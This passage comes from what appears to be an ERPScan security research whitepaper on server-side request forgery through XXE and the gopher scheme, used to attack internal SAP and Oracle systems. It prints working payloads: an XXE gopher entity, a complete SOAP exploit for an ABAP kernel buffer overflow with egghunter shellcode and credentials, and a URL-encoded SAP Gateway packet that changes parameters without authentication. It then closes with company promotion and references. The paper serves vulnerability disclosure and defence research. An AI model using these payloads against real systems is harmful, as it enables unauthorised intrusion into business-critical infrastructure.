
- ftp://
- ldap://
- jar://
- gopher://
- mailto://
- ssh2://

All of them allow connecting to special services and send special commands (Partial SSRF). The most interesting are ldap (but you should know working credentials and internal LDAP server) and ssh2 (connection to SSH port but you need to have a credentials and it only works in PHP).

Unfortunately, they can’t give you a way to send any packet, or can they?

Full Remote SSRF

Ok, so almost all the information given before was previously known and was presented to give a whole picture by gathering as much as possible of different SSRF examples in one place. The problem of previous attacks like Partial SSRF is that they are limited to some application protocols. What we really wanted is to have the ability to send any packet to any host that can be reached from Host A.


Server A (Portal or XI)
Packet A
192.168.0.1
Pa
Server B (ERP, HR, BW etc.)
172.16.0.1

It means that we can send any application packet to any port of any host.

Finally we found one of the possible ways to execute a Full Remote SSRF attack using the XXE vulnerability. The interesting thing was found in **gopher** scheme. What will happen if we send the request listed below?

```
<?xml version="1.0" encoding="ISO-8859-1"?>

 <!DOCTYPE foo [

 <!ELEMENT foo ANY >

 <!ENTITY date SYSTEM “gopher://172.16.0.1:3300/123456789" >]>

 <foo>&date;</foo>
```

Actually, server A will make a TCP connection with 172.16.0.1 and port 3300 and then send a packet containing string 23456789 (the first symbol will be cut). I hope you get the idea and now we will look at the practical examples.

Remote SSRF vs. SAP

As we spend a lot of time researching SAP Security, we first found this issue in SAP NetWeaver J2EE platform but later it was confirmed that other platforms that use JRE also vulnerable because the vulnerability is in Java kernel.

To show the real threat of SSRF issue, we have found a 0-day vulnerability in one of SAP services. This vulnerability can be exploited by sending just one TCP packet with character data. Unfortunately, by the time of the presentation this problem was not solved so we will show how this SSRF can be used to exploit old vulnerabilities and bypass SAP security restrictions.

So how to compromise a business-critical system like SAP ERP which is secured from external network but connected to SAP PI, which is vulnerable to XXE and connected to the Internet? There are at least 4 ways:

- Exploit OS and DB vulnerabilities
- Exploit old SAP application vulnerabilities
- Bypass SAP security restrictions
- Find and exploit vulnerabilities in SAP local services

Exploit OS and DB vulnerabilities

It is possible to exploit almost all old vulnerabilities in OS like MS-06-040 or similar. Business-critical systems are usually rarely updated and only secured by firewalls. But there are 2 limitations. First of all, the exploit must be in one packet. And secondly, there are some characters which are not allowed but it will be discussed later and in most situations it is very easy to bypass.

Exploit old SAP Application vulnerabilities

Every month the number of SAP vulnerabilities is growing. By June, 2012 more than 2300 SAP Security notes have been published, each closing one or more vulnerabilities [4]. While most of them are post auth or don't give you a chance to execute code on the server, there are some publicly known examples which could be successfully exploited through XXE.

Full Remote SSRF: XXE tunneling to Verb Tampering

Verb Tampering architecture vulnerability in J2EE engine [18] was presented by us at the previous BlackHat conference and allows unauthorized access to some NetWeaver web services. The most critical one was CTC web service in which attacker can do critical actions such as: create new user with any role, run OS commands, remotely turn off the application server. This vulnerability was patched by SAP a year ago, however, according to our report [4], many companies still don't patch it.

According to our report called "SAP Security in figures", even on the Internet WEBRFC is installed in 40% of NetWeaver ABAP systems

One of the countermeasures that were implemented in some companies was installing the WebDispatcher service in front of SAP Portal. While WebDispatcher disables direct access to the URLs listed in its configuration file, the vulnerability still exists in Portal and can be exploited via XXE Tunneling.

Full Remote SSRF: Buffer overflow in ABAP Kernel

A buffer overflow vulnerability found by Virtual Forge in ABAP Kernel [19][29]. It is not that simple to exploit this vulnerability because there must also be an RFC function that calls this Kernel function and doesn't check the parameter length so you need to exploit the vulnerable RFC function to be able to inject something in SAP Kernel. However, even such a complex attack can be exploited through XXE but there are some hints.

First of all, if we try to exploit this vulnerability using RFC call we need to send a series of packets to initialize the connection. In XXE Tunneling, we are limited to one packet we can send (at least at this time, but we are working on ways to send multiple packets in one session). We are lucky because there is another way to execute RFC function remotely. It is possible to run all RFC commands using the WEBRFC interface which is installed by default. [20]

Another problem is that shellcode size is limited to 255 bytes because the size of the vulnerable "NAME" parameter is limited. But we want to use a reverse-DNS shellcode written by our researcher Alexey Sintsov [21] to be able to control an owned system even if it is behind a firewall.

Fortunately a way to use any shellcode was found. An interesting feature was found: SAP's XML engine saves the values of XML parameters in RWX memory. It means that we don't need to insert all the shellcode into 255 bytes. Instead, we can insert shellcode into any XML tag and insert Egghunter into the "NAME" parameter. As a result, it will be possible to run any shellcode. So we have constructed a packet B listed below:

```
POST /sap/bc/soap/rfc?sap-client=000 HTTP/1.1
Authorization: Basic U0FQKjowNjA3MTk5Mg==
Host: company.com:80
User-Agent: ERPSCAN Pentesting tool v 0.2
Content-Type: text/xml; charset=utf-8
Cookie: sap-client=000
Content-Length: 2271

<SAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/" xmlns:SOAP-
    ENC="http://schemas.xmlsoap.org/soap/encoding/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
    xmlns:xsd="http://www.w3.org/2001/XMLSchema"><SOAP-ENV:Body><m:RSPO_R_SAPGPARAM
    xmlns:m="urn:sap-
    com:document:sap:rfc:functions"><HEAP_EGG>dsecdsechffffk4diFkDwj02Dwk0D7AuEE4y4O3f2s3a064M7n2M0e
    0P2N5k054N4r4n0G4z3c4M3O4o8M4q0F3417005O1n7L3m0Z0O0J4l8O0j0y7L5m3E2r0b0m0E1O4w0Z3z3B4Z0r
    2H3b3G7m8n0p3B1N1m4Q8P4s2K4W4C8L3v3U3h5O0t3B3h3i3Z7k0a0q3D0F0p4k2H3l0n3h5L0u7k3P2p00180
    58N0a3q1K8L4Q2m1O0D8K3R0H2v0c8m5p2t5o4z0K3r8o0S4s0s3y4y3Z5p0Y5K0c053q5M0h3q4t3B0d0D3n4N0
    G3p082L4s1K5o3q012s4z2H0y1k4C0B153X3j0G4n2J0X0W7o3K2Z2C0j2N4j0x2q2H4S0w030g323h3i127N165n3
    Z0W4N390Y2q4z4o2o3r0U3t2o0a3p4o3T0x4k315N3i0I3q164I0Q0p8O3A07040M0A3u4P3A7p3B2t058n3Q02VT
    X10X41PZ41H4A4K1TG91TGFVTZ32PZNBFZDWE02DWF0D71DJE5I4N3V6340065M2Z6M1R112NOK066N5G4Z0
    C5J425J3N8N8M5AML4D17015OKN7M3X0Z1K0J388N0Z1N0MOL3B621S1Q1T1O5GKK3JJO4P1E0X423GMMNO6P
    3B141M4Q3A5C7N4W4C8M9R3U485HK03B49499J2Z0V1F3EML0QJK2O482N494M1D173Q110018049N7J401K9
    L9X101O0N3Z450J161T5M90649U4ZMM3S9Y1C5C1C9Y3S3Z300Y5K1X2D9P4M6M9T5D3B1T0D9N4O0M3T082L
    5D2KOO9V0J0W5J2H1N7Z4D62LO3H9O1FJN7M0Y1PMO3J0G2I1ZLO3D0X612O4T2C010G353948137O074X4V0
    W4O5Z68615JJOLO9R0T9ULO1V8K384E1HJK305N44KP9RKK4I0Q6P3U3J2F032J0A9W4S4Q2A9U69659R4A06aa
    aaaaaaaaaaaaaaaaaa</HEAP_EGG><NAME>&#186;&#255;&#255;&#206;&#060;&#102;&#129;&#202;&#255;&
    #015;&#066;&#082;&#106;&#067;&#088;&#205;&#046;&#060;&#005;&#090;&#116;&#239;&#184;&#100;&#
    115;&#101;&#099;&#139;&#250;&#175;&#117;&#234;&#175;&#117;&#231;&#255;&#231;&#144;&#144;&#1
    44;AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&#158;&#14;&#190;&#
    171;DSEC&#094;&#023;&#011;&#001;&#252;&#049;&#043;&#001;&#212;&#083;&#242;&#000;&#018;&#058;
    &#071;&#000;&#250;&#047;&#057;&#016;&#076;&#255;&#084;&#000;&#001;&#002;&#000;&#000;&#226;&
    #020;&#095;&#000;&#064;&#000;&#000;&#000;&#097;&#125;&#088;&#016;&#115;&#167;&#113;&#002;&#
    117;&#218;&#157;&#000;&#004;&#128;&#069;&#000;&#082;&#089;&#012;&#016;&#235;&#004;&#235;&#0
    02;&#134;&#027;&#198;&#000;&#255;&#255;&#233;&#077;&#255;&#255;&#255;&#255;AAAAAAAAAAAAAAA
    AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA</NAME></m:RSPO_R_SAP
    GPARAM></SOAP-ENV:Body></SOAP-ENV:Envelope>
```

As you can see, to exploit this issue we need to know a valid username and password but we can use the default ones which are very popular.

The last step was to pack this packet into XXE and send it by the gopher protocol. For this, we need to urlencode our previously constructed Packet B and insert it into Packet A. It will also help to be stealthier against IDS systems. So the final packet will look like:

```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post HTTP/1.1

Host: sapserver.com:80

Content-Length: 7730

<?xml version="1.0" encoding="ISO-8859-1"?>

 <!DOCTYPE foo [
<!ELEMENT foo ANY >

<!ENTITY date SYSTEM "gopher://[Urlencoded Packet B]" >]>

<foo>&date;</foo>
```

The purpose of this example was to show that even complex attacks can be exploited through XXE Tunneling. There are also much easier ways to exploit SAP systems without valid credentials.

Full Remote SSRF: Other attacks via XXE Tunneling

There are some old UNIX services which can be used to obtain unauthorized access to an OS and they are installed in many old HP-UX and SUN systems by default. Those systems are very popular for using with SAP according to our research [4]. If the Rsh service is enabled it is possible to remotely execute OS commands. And again, one rarely sees such services in a corporate network but in secured subnetworks administrators usually don't care about them so they can potentially be exploited remotely.

Two vulnerabilities were disclosed in SAP Message Server by ZDI which can be remotely exploited without authentication. [22] They can also be easily tunneled into XXE like almost every vulnerability that was found before or will be presented in future. But unfortunately not all of the vulnerabilities can be exploited in such ways. XXE Tunneling has some limitations which will be discussed later.

Bypass SAP security restrictions

Another way to use XXE Tunneling is to bypass different SAP restrictions. Actually, this whitepaper is a result of thinking if it is possible to bypass some SAP security restrictions but it finally became a much larger topic.

So is it possible to bypass some SAP security restrictions. However it is not as easy as exploiting old bugs and it needs additional research for every service. The most popular security restrictions that people want to bypass are listed below.

- SAP Gateway security
- SAP Message Server security
- Oracle remote OS authentication limit by valid node
- Other remote services secured by firewalls and ACLs

Not all of them are possible to bypass because of limitations but this topic is work in progress so maybe they will soon be bypassed.

SAP Gateway Security bypass

SAP Gateway allows executing many functions, from registering fake RFC servers to calling RFC functions and even changing some system parameters. Most of the attacks were possible many years ago without any authentication. But now registering RFC services are secured by reginfo and secinfo configuration options [23] and gateway monitor service is secured by the gw/monitor option which determines whether the gateway should communicate with the client-side monitor application locally or remotely:

- 0: No monitor commands are accepted
- **1: Only monitor commands from the local gateway monitor are accepted**
- 2: Monitor commands from local and remote monitors are accepted.

By default, the parameter now equals to 1 so that only local calls are accepted. But using XXE Tunneling we can act like a local monitor bypassing this restriction. For example, it is possible to change SAP parameters without authentication.

While trying to send packets by gopher, it was found that not all characters were allowed. The symbols from 7A to 88 in hex were changed by gopher to the "?" symbol. This strange behavior was found during the tests when I was trying to send fake Gateway packets for parameter changing.

So if your Packet B has symbols from 7A to 99 you either can't exploit vulnerability or in some situations you can change those symbols in the packet and hope that they are not responsible for the result.

So in the Gateway packet there was an "88" symbol and Dmitry Chastukhin successfully changed it to "77" which is supported. As a result, the server understood the request and the parameter was changed.

The resulting packet is presented below:

```
POST /XISOAPAdapter/servlet/com.sap.aii.af.mp.soap.web.DilbertMSG?format=post HTTP/1.1
Host: 172.16.10.63:8001
Content-Length: 621

<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE in [<!ENTITY ltt
    SYSTEM
    "gopher://172.16.0.1:3301/a%00%00%00%7A%43%4F%4E%54%00
    %02%00%7A%67%77%2F%6D%61%78%5F%73%6C%65%65%70%
    00%00%00%00%79%02%00%00%00%00%00%00%28%DE%D9%0
    0%79%5F%00%74%08%B5%38%7C%00%00%00%00%44%DE%D9
    %00%00%00%00%00%00%00%00%00%70%DE%D9%00%00%00
    %00%00%EA%1E%43%00%08%38%38%00%00%00%00%00%10%
    43%59%00%18%44%59%00%00%00%00%00%64%DE%D9%00%7
    9%5F%00%74%08%B5%38%7C%00%00%00%00%79%DE%D9%00
    %00%00%00%7A%DE%D9%00%B3%56%35%7C%48%EF%38%7C
    %5F%57%35%7C%0A%00%00%00%B8%EE">]><dmsg:generate
    xmlns:dmsg='http://sap.com/fun/dilbert/msg'
    title='&ltt;'>1</dmsg:generate>
```

SAP Message Server potential bypass

SAP Message server acts as a load balancer. If it is not configured properly it can be vulnerable to different attacks like registering a fake application server or changing parameters. However it is now secured by default by the ms/monitor option with two possible values:

- **0: Only application servers are allowed to change the internal memory of the message server** and perform monitoring functions (default).
- 1: External (monitoring) programs are also allowed to do this.

Message server protocol does not use unsupported characters but it has another problem. Before changing parameters, you need to initiate the connection. It means that you need to send multiple packets in one TCP session, which seems impossible with gopher. At this moment the work on attack is in progress so there is a small chance that the attack can be possible.

Oracle TCP valid note checking potential bypass

"Let's put it under the firewall" is not a solution anymore.

Oracle Database is typically used as a backend for SAP systems (69% according to the "SAP Security in Figures" report) [4] or other business-critical applications. If the external service called Listener is not configured properly it can be vulnerable. There are some remotely exploitable vulnerabilities but we are more interested in remote login. It is possible to log into the system without knowing password if Oracle uses the REMOTE_OS_AUTHENT or LOCAL_OS_AUTHENT option. When Oracle is used with SAP it usually uses the REMOTE_OS_AUTHENT option. So an attacker only needs to know a valid username to connect to the system. And the username is default: <SID>adm where SID can be easily found with the help of multiple information disclosure issues [24].

Usually this issue is secured by Oracle options as mentioned in recommendations. It is possible to list servers which can access the listener service like tcp.validnode_checking = yes and tcp.invited_nodes = hostname.

So this option can also be potentially bypassed by an SSRF attack but again we have a problem with TNS protocol. To connect to Oracle database, we need to send multiple packets. It is probably impossible but we can't confirm it 100% and maybe other researchers will find some ways to do this later.

Find vulnerabilities in local SAP services

For a long time, vulnerabilities in the services that only listen 127.0.0.1 were not so interesting for attackers. Now that examples of Remote SSRF have appeared this area became more interesting because the vulnerabilities in localhost interface can be remotely exploited now. But this is a topic for future work...

Conclusion

As you can see SSRF attacks can be very dangerous and are not limited to HTTP protocol. They have a very wide range and are still not well-covered. I hope this presentation will be a starting point for more interesting SSRF research. Gopher example is not the only possible way to send any packet I suppose and XXE is not the only place where we can call different URI schemes. It is also possible to call them within SQL injections by various internal database procedures.

At this moment we have only had a look at some SAP J2EE engine SSRF examples and some of the Oracle stuff. However, with just a brief look many ways were found to exploit SAP systems and bypass SAP restrictions by SSRF. ERPScan is working closely with SAP to fix this and other architectural problems in SAP applications. **All application servers based on JRE are also vulnerable.**

PS:

If you have any ideas or examples of SSRF-like vulnerabilities you can help us collect an SSRF wiki and aware more people of this type of attacks.

About ERPScan

ERPScan is an innovative company engaged in the research of ERP security, particularly in SAP. The company develops products for SAP system security. ERPScan is the leading SAP AG partner in discovering and solving security vulnerabilities. Apart from this, the company renders consulting services for secure configuration, development and implementation of SAP systems and conducts comprehensive assessments and penetration testing of custom solutions.

Our flagship product is "ERPScan SAP Security Scanner", an innovative product for continuous monitoring, standard compliance and vulnerability assessment of SAP platform and ABAP code security.

The company's expertise is based on research conducted by the ERPScan research center– a subdivision of ERPScan. It is engaged in vulnerability research and analysis of business-critical applications, particularly SAP. SAP AG gives acknowledgements to security researchers from ERPScan almost every month on their website.

ERPScan experts were invited to speak speakers in prime International conferences held in the USA, EUROPE, CEMEA and ASIA such as BlackHat, RSA, DefCON, HITB, InfoSecurity and private meetings including SAP headquarters.

ERPScan researchers have gained multiple acknowledgements from key software vendors such as SAP, Oracle, IBM, VMware, Adobe, HP, Kaspersky, Apache, Alcatel and others for finding vulnerabilities in their solutions.

ERPScan has highly qualified experts in staff who have experience in numerous different fields of security, from web applications, business-critical systems and reverse engineering to industrial systems, embedded devices and mobile solutions, accumulating their experience to expand the research of SAP security.

Links and future reading

1. http://erpscan.com – the website of company focused on SAP Security solutions development.
2. http://sapscan.com – the website of project dedicated to global SAP port scanning
3. http://erpscan.com/wp-content/uploads/2011/01/Forgotten-World-Security-of-Enterprise-Business-Application-Systems.pdf
4. http://erpscan.com/wp-content/uploads/2012/06/SAP-Security-in-figures-a-global-survey-2007-2011-final.pdf
5. http://www.stratsec.net/getattachment/a8256656-6397-4782-9d74-7d7326a8f3ca/stratsec---AusCERT-2009---SCADA-Exposed-and-on-the-Internet.pdf
6. http://erpscan.com/press-center/hacking-plc-from-the-internet-part1-1-edited/
7. http://www.shmoocon.org/2009/slides/fail_2dot0.pdf
8. http://www.slideshare.net/d0znpp/onsec-phdays-2012-xxe-incapsulated-report
9. http://blog.spiderlabs.com/2012/05/too-xxe-for-my-shirt.html
10. http://erpscan.com/press-center/new-blog-section-smbrelay-bible/
11. https://service.sap.com/sap/support/notes/1394544
12. https://service.sap.com/sap/support/notes/871394
13. http://erpscan.com/advisories/dsecrg-11-032-sap-netweaver-ipcpricing-information-disclose
14. http://spl0it.wordpress.com/category/exploitation/
15. http://erpscan.com/advisories/sap-netweaver-j2ee-engine-authentication-bypass/
16. http://erpscan.com/advisories/dsecrg-11-031-sap-rfc-eps_delete_file-%E2%80%94-authorisation-bypass-smbrelay/
17. http://erpscan.com/advisories/dsecrg-11-038-sap-rstxscrp-report-smb-relay-vulnerability/
18. http://erpscan.com/wp-content/uploads/2011/08/A_crushing_blow_at_the_heart_of_SAP_J2EE_Engine.pdf
19. http://virtualforge.com/tl_files/Theme/Presentations/The%20ABAP%20Underverse%20-%20Slides.pdf
20. http://help.sap.com/saphelp_nw04/helpdata/en/2b/d920434b8a11d1894c0000e8323c4f/content.htm
21. http://dsecrg.com/files/pub/pdf/dns_shl[1].pdf
22. http://erpscan.com/press-center/a-critical-vulnerability-in-sap-message-server-a-worldwide-scan/
23. http://help.sap.com/saphelp_nw73/helpdata/en/e2/16d0427a2440fc8bfc25e786b8e11c/content.htm
24. http://erpscan.com/research-revealed/whitepaper-different-ways-to-guess-oracle-database-sid/
25. https://websmp207.sap-ag.de/~sapdownload/011000358700000968282010E/SAP-Sec-Rec.pdf
26. https://service.sap.com/sap/support/notes/1498575
27. https://service.sap.com/sap/support/notes/1545883
28. https://service.sap.com/sap/support/notes/1583610
29. https://service.sap.com/sap/support/notes/1487330

Our contacts

Phone: +7 (812) 703-15-47

E-mail: info@erpscan.com

PR: alice@erpscan.com

Web: www.erpscan.com